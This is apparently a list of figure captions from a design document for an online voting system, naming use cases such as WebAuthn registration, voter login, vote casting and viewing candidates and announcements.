
Candidate register WebAuthn




Candidate delete own account's credentials




Voter log in




Voter log out




Voter cast vote




Voter view candidates




Voter view candidates' posters and candidate statements




Voter view vote status




General User view election phase




General User view announcements



